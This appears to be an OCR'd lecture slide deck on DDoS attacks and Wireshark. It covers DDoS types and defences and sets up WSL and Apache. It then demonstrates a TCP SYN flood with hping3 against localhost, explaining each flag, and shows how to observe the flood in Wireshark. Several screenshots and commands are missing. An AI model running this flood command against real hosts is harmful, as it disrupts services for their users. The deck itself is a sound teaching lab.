WIRESHARK

Res. Asst. Melek ŞENTÜRK


WHAT İS A DDOS ATTACK?

DDoS stands for Distributed Denial of Service attack.

An excessive amount of traffic is sent to a website or online service, causing it to become unavailable.

The purpose of a DDoS attack: To crash or make the target inaccessible.

DDoS temporarily disrupts the service and prevents users from accessing it.



HOW DOES İT WORK?

Through a network called a botnet, a large number of devices (computers, IoT devices) participate in the attack.

These devices send a large amount of data to the target simultaneously.

The target server or network becomes overloaded while processing this traffic and stops the service.

TYPES OF DDOS ATTACKS

Volumetric Attacks: High volume traffic is sent.

Protocol-Based Attacks: Overload the target's network protocols.

Application Layer Attacks: Exploit vulnerabilities at the application level.

MEASURES TO TAKE AGAİNST DDOS ATTACKS

Filtering traffic using firewalls and proxy servers.

Using DDoS protection services.

Detecting attacks using traffic analysis tools.

Increasing resilience to attacks with a well-structured network infrastructure.


WSL (WİNDOWS SUBSYSTEM FOR LİNUX)

WSL is a feature and tool that allows running Linux distributions on the Windows operating system.

It allows Windows users to run a Linux environment directly on Windows.

WSL İNSTALLATİON


Open PowerShell as Administrator:




Restart the computer after the process is complete.

APACHE WEB SERVER

On Ubuntu:




Then:



APACHE WEB SERVER

When you enter http://localhost ,you will encounter a screen like the one below.



TOOLS FOR DDOS ATTACK

hping3: It is a powerful tool that can be used to simulate a TCP SYN flood attack. For installation:


```
elek@DESKTOP-KN9BFE4:~$ sudo apt install hping3
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

To launch an attack:

```
elek@DESKTOP-KN9BFE4:~$ sudo hping3 -S 127.0.0.1 -p 80 --flood
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 127.0.0.1 hping statistic ---
2204808 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

-S: Sends the SYN flag.
-p 80: Sends to port 80, which is the HTTP port.
--flood: Continuously sends packets to the target.

WİRESHARK SİDE



This filter shows packets where a TCP connection is being initiated, meaning a SYN packet has been sent but an acknowledgment (ACK) has not yet been received.

This means that instead of sending the ACK packet required to establish the TCP connection, the client continuously sends SYN (connection request) packets, keeping the system busy.